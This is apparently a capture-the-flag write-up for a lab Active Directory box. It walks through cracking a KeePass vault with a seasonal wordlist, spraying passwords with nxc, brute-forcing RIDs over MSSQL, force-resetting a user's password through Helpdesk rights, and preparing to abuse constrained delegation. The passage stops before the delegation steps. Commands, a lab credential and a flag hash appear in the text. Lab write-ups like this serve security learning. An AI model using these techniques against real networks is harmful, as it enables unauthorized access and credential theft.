



TL;DR - Anonymous FTP drops a few .txt files and a KeePass vault. A training doc hints at a
SeasonYear!password pattern, so I build a wordlist and crack the vault toFall2024!. The stored creds get mesqlgueston MSSQL, and a password spray (withFall2024!added in) landsMarie.Curie. She’s in the Helpdesk group, which can force-change passwords, so I resethelen.frostand get a WinRM shell (user.txt). helen is in the IT group with GenericAll over theFS01machine, and she holdsSeEnableDelegationPrivilege, which is exactly what lets me configure FS01 for constrained delegation with protocol transition. From there I S4U a ticket to the DC, DCSync the Administrator, and pass-the-hash for root.
Recon
Started with the typical full nmap scan on the target.
nmap -sV -sC -p- -oN nmap/redelegate 10.129.234.50


After so much time I got the full scan (maybe next time I don’t do a full one). Inspecting it, I saw anonymous access is available on FTP, and from the LDAP and Kerberos this is clearly a domain controller, so this is probably a full AD machine. I added the domain to my /etc/hosts (redelegate.vl) and went to the FTP, where the scan already showed some .txt files lying around. Let’s grab them and inspect. First, CyberAudit.txt.

Looks like some audit was done and there are interesting findings, might help later. Some remediation steps are marked as already done but honestly I’m not trusting that at all, especially when it involves warning users to change their password. Then TrainingAgenda.txt.

It’s an agenda to teach users best practices, and there’s this theme: Weak Passwords - Why "SeasonYear!". That’s oddly specific, so let’s keep it in mind.
Cracking the KeePass vault
The other file is a .kdbx, a KeePass vault. KeePass is an offline password manager that stores logins encrypted behind a single master password, so if I can crack that master password I get everything inside. And that SeasonYear! hint was too specific to be a coincidence, so I built a wordlist around that pattern.
printf '%s\n' {Autumn,Fall,Spring,Summer,Winter,October}{2010..2026}{'!','!!','@','#','$','?','*','.','1','123',''} \
  | sed 'p;s/.*/\L&/p;s/.*/\U&/' | sort -u > big_wl.txt
Then turned the KeePass vault into a crackable hash with keepass2john and threw john at it.
keepass2john Shared.kdbx > hashes.keepass
john --format=keepass --wordlist=big_wl.txt hashes.keepass

And got the password, Fall2024!.
Quick note, I was actually stuck here for a bit, I kept failing to crack it. Turns out when you download files from an FTP server you need to enable binary mode first, because FTP defaults to ASCII and that mangles line endings between systems, which corrupts a binary file like a .kdbx. Binary mode copies the bytes exactly as they are. So keep that in mind when pulling files off FTP, either binary on the FTP session or just grab it with wget.
So I opened the KeePass vault with Fall2024! and I was in.

Then I dumped all the entries to a text file.

There were a bunch of secrets in there, some for the IT department, others for helpdesk and finance. Now I need the next step. One of them was a sqlguest account, and since MSSQL was open let’s give it a go and validate it with nxc.
nxc mssql 10.129.234.50 -u sqlguest -p 'zDPBpaF4FywlqIv11vii' --local-auth

Valid. I logged into the database and poked around, tried a few techniques, even stole the sql_svc NetNTLMv2 hash, but couldn’t crack it, dead end. So, new plan: I have a handful of passwords from the KeePass, maybe I can enumerate the domain users and spray those passwords across them. First I used the MSSQL guest access to RID-brute the users.
nxc mssql 10.129.234.50 -u sqlguest -p 'zDPBpaF4FywlqIv11vii' --local-auth --rid-brute 5000

Saved all the users to one file and all the passwords to another. At first I didn’t get a hit, but then I added Fall2024! to the passwords file as well, and bingo.
nxc smb 10.129.234.50 -u users.txt -p passwords.txt

Found Marie.Curie:Fall2024!. Let’s see what she can do, so off to BloodHound.
Helpdesk -> force change password

Marie.Curie is in the Helpdesk group, and that group can ForceChangePassword on a bunch of users. So now the question is which user to actually target. The one that matters is helen.frost: she’s in the IT group and she’s the one who can reach the FS01 computer, so that’s the path. I’ll use nxc’s change-password module to reset her password.
nxc smb 10.129.234.50 -u marie.curie -p "Fall2024!" -M change-password -o USER=helen.frost NEWPASS=password123

Let’s confirm it.

Confirmed, and helen has WinRM access (she’s in Remote Management Users), so this is the right path. Logging in with evil-winrm I grabbed the user flag.

a7efbec4d26775b2f39fab9742bb62d3
Privilege escalation (constrained delegation)
With the user flag in hand it’s time to work for DA. I started by checking my privileges on the box.

And there’s SeEnableDelegationPrivilege. This one is spicy. It lets you configure accounts for delegation, which normally only the DC can do. In other words, I can mark a computer as trusted to delegate and tell it which service it’s allowed to delegate to. The plan: if I set up delegation on a machine I control, I can have it request tickets on behalf of other users, including a privileged one, against the DC.
For that I need full control over a computer account, and from BloodHound helen (through the IT group) has GenericAll over FS01.
